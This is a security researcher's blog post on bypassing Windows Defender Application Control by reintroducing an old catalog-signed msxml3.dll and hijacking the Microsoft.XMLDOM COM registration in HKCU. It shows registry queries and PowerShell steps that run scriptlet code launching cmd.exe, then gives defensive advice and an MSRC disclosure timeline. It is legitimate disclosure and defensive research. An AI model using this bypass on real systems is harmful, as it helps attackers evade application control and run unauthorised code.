Abusing Catalog Hygiene to Bypass Application Whitelisting

bohops.com/2019/05/04/abusing-catalog-file-hygiene-to-bypass-application-whitelisting

bohops May 4, 2019

Introduction

Last week, I presented COM Under The Radar: Circumventing Application Control Solutions at BsidesCharm 2019. In the presentation, I briefly discussed COM and highlighted a few techniques for bypassing Windows application control solutions. One of those techniques takes advantage of an issue with catalog hygiene where old code often remains signed in updated versions of Windows.

In this short post, we'll discuss Catalog Hygiene, Application Whitelisting (AWL) bypass as a vector for abuse, and defensive considerations.

Catalog Hygiene

Code signing is a widely adopted technique for validating file integrity and authenticity. In Windows, Authenticode is the code signing technology that is "designed to help give users an assurance as to who actually created the code that they are running…and to verify that the code has not been altered or tampered with after being issued" (Digicert). Microsoft implements Authenticode in two ways:

- **Embedded** – An Authenticode signature blob is actually stored in the file.
- **Catalog File** – A file containing a list of file thumbprints is Authenticode signed (Microsoft Docs).


Many "signed" files in Windows are actually catalog signed. These "signed" files do not actually contain an Authenticode signature blob. Instead, the files are actually "signed by proxy" where a thumbprint (hash) of the file is actually stored within the catalog file itself. An easy way to determine whether a file is signed and by which method is with PowerShell's ***Get-AuthenticodeSignature*** cmdlet:

```
c:\>powershell "get-authenticodesignature c:\windows\system32\calc.exe | fl"


SignerCertificate      : [Subject]
                           CN=Microsoft Windows, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

                         [Issuer]
                           CN=Microsoft Windows Production PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington,
                         C=US

                         [Serial Number]
                           33000001C422B2F79B793DACB20000000001C4

                         [Not Before]
                           7/3/2018 4:45:50 PM

                         [Not After]
                           7/26/2019 4:45:50 PM

                         [Thumbprint]
                           AE9C1AE54763822EEC42474983D8B635116C8452

TimeStamperCertificate : [Subject]
                           CN=Microsoft Time-Stamp Service, OU=Thales TSS ESN:12E7-3064-6112, OU=Microsoft America
                         Operations, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

                         [Issuer]
                           CN=Microsoft Time-Stamp PCA 2010, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

                         [Serial Number]
                           33000000EAE1CEFF9AB3A692D10000000000EA

                         [Not Before]
                           8/23/2018 4:27:17 PM

                         [Not After]
                           11/23/2019 3:27:17 PM

                         [Thumbprint]
                           3C66124550D956A7510E9DCEF8B6EA310C780056

Status                 : Valid
StatusMessage          : Signature verified.
Path                   : C:\windows\system32\calc.exe
SignatureType          : Catalog
IsOSBinary             : True
```


Interestingly, I recently discovered that Microsoft ‘managed’ catalog files are not (consistently) maintained over the course of an operating system build life after major patch events. This means that code (e.g. binaries, scripts, etc.) signed in earlier versions of an operating system build (e.g. Windows 10 Version 1803 Build 17134.1) may still be valid when updated (e.g. to Windows 10 Version 1803 Build 17134.472). In short, this discovery allows for the re-introduction of old, vulnerable code. Let’s discuss one vector of abuse: AWL Bypass.

Application Whitelisting Bypass

In January, I blogged about CVE-2018-8492, a Windows Defender Application Control (Device Guard) Bypass that allowed for the execution of unsigned scriptlet code using XML stylesheet transformation. Under the Windows Lockdown Policy (WLDP), the Microsoft.XMLDOM.1.0 (Microsoft.XMLDOM) COM object could be instantiated, and the ‘vulnerable’ *transformNode* method could be accessed and invoked prior to patching –



The binary server behind Microsoft.XML, MSXML3.DLL, was patched (replaced) in November 2018. After becoming a formal security boundary, the *transformNode* method could no longer invoke the scriptlet code –



When building a new WDAC virtual machine, a test case (question) came to mind – *could I re-introduce old code to 'replay' attacks for circumventing the same security controls?*

After copying over a few of these binaries (in this case, MSXML3.dll and its dependencies), I discovered that previous versions of the target binaries within the same build series were actually still catalog signed, and therefore still trusted by the OS –

```
PS C:\test> Get-AuthenticodeSignature C:\test\msxml3.dll


    Directory: C:\test


SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
419E77AED546A1A6CF4DC23C1F977542FE289CF7  Valid                                  msxml3.dll
```

*Note: In some cases, vulnerable binaries may actually still reside in the WinSxS directories

In a previous post, I blogged about COM Hijacking, which seemed like an approachable method for taking advantage of this catalog file signing discovery. As you may recall, most COM class (meta)data is stored within the HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\CLSID (HKLM) registry key structure for registered COM components. This metadata is actually merged into HKEY_CLASSES_ROOT\CLSID (HKCR). Interestingly, an attacker can override these values by re-creating a similar structure within HKEY_CURRENT_USER\SOFTWARE\CLASSES\CLSID (HKCU). These values will take precedence and override the HKLM values when merged into HKCR. For our test case, we can take advantage of this by exporting the HKLM Class ID (CLSID) sub key structure for the Microsoft.XMLDOM.1.0 COM class, changing the necessary values to import into HKCU, and pointing the server (InProcServer32) key value to our 'legacy' MXSML3.dll binary –

```
c:\test>reg query HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60} /s

HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}
    (Default)    REG_SZ    XML DOM Document

HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\InProcServer32
    (Default)    REG_EXPAND_SZ    c:\test\msxml3.dll
    ThreadingModel    REG_SZ    Both

HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\ProgID
    (Default)    REG_SZ    Microsoft.XMLDOM.1.0

HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\SideBySide
    RefCount    REG_DWORD    0x1
    RegVersion    REG_SZ    6.0
    Version30RefCount    REG_DWORD    0x1
    Version60RefCount    REG_DWORD    0x1

HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\VersionIndependentProgID
    (Default)    REG_SZ    Microsoft.XMLDOM

HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\VersionList
    3.0    REG_EXPAND_SZ    %SystemRoot%\System32\msxml3.dll
    6.0    REG_EXPAND_SZ    C:\Windows\System32\msxml6.dll
```

After importing the keys back into the Registry, the changed key values are merged into HKCR –

```
c:\test>reg query HKEY_CLASSES_ROOT\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\ /s

HKEY_CLASSES_ROOT\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}
    (Default)    REG_SZ    XML DOM Document

HKEY_CLASSES_ROOT\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\InProcServer32
    (Default)    REG_EXPAND_SZ    c:\test\msxml3.dll
    ThreadingModel    REG_SZ    Both

HKEY_CLASSES_ROOT\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\ProgID
    (Default)    REG_SZ    Microsoft.XMLDOM.1.0

HKEY_CLASSES_ROOT\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\SideBySide
    RefCount    REG_DWORD    0x1
    RegVersion    REG_SZ    6.0
    Version30RefCount    REG_DWORD    0x1
    Version60RefCount    REG_DWORD    0x1

HKEY_CLASSES_ROOT\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\VersionIndependentProgID
    (Default)    REG_SZ    Microsoft.XMLDOM

HKEY_CLASSES_ROOT\CLSID\{2933BF90-7B36-11D2-B20E-00C04F983E60}\VersionList
    3.0    REG_EXPAND_SZ    %SystemRoot%\System32\msxml3.dll
    6.0    REG_EXPAND_SZ    C:\Windows\System32\msxml6.dll
```

With all the necessary changes in place, we simply replay the steps from our initial attack and observe the results –

```
PS C:\test> $xsl = new-object -ComObject Microsoft.XMLDOM.1.0
PS C:\test> $xsl.load("c:\test\minimalist.xml")
True
PS C:\test> $xsl.transformnode($xsl)

        var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");

PS C:\test>
```

```
C:\Windows\System32\cmd.exe

c:\test>whoami
desktop-u3upb7d\user
```

Success! We proved that we could take advantage of the catalog hygiene issue and replay an attack using old, signed code to bypass WDAC.

Defensive Considerations

- Microsoft opted to address this reported issue by adding new rules for several offending DLLs to the WDAC Recommended Block Rules Policy instead of resolving the core issue through patching. Although this action will prevent a few known circumvention techniques, catalog hygiene still remains a problem. Other vectors for abuse likely still exist, such as WDAC bypass techniques. Regardless, it is still recommended to incorporate the block rules into your WDAC policies if this AWL solution is used within your organization.
- Detecting COM Hijacking may be very difficult depending on the visibility within your environment and the tracing configuration/capability of your implemented EDR solution. Monitoring for changed registry keys, especially for COM class objects and InprocServer32/LocalServer32 keys may be useful (especially if the replaced binaries are outside of the typical System32/SysWow64 directory paths). A few interesting “Active Scripting” binaries to look out for are scrobj.dll, msxml3.dll, msxml6.dll, mshtml.dll, wscript.exe, and cscript.exe.
- Many of the same recommendations from this blog post still apply for addressing WDAC gaps. Increasing the visibility to spot Active Scripting, PowerShell, and COM object instantiation abuse are absolutely critical.

Resources

For more information about COM, related WDAC bypasses, and subverting trust in Windows, I highly recommend checking out the following talks/whitepapers from these incredible researchers:

Reporting Timeline

- ***December 2018***: MSRC was notified about this issue. A case # was assigned.
- ***March 2019***: MSRC case worker stated that a patch and CVE would be issued.
- ***April 2019***: MSRC decided not to patch. Block Rules for offending DLLs were added to the WDAC Recommended Block Rules Policy.

Conclusion

Thanks for taking the time out of your busy day to read this post – hopefully it is useful!

~ Bohops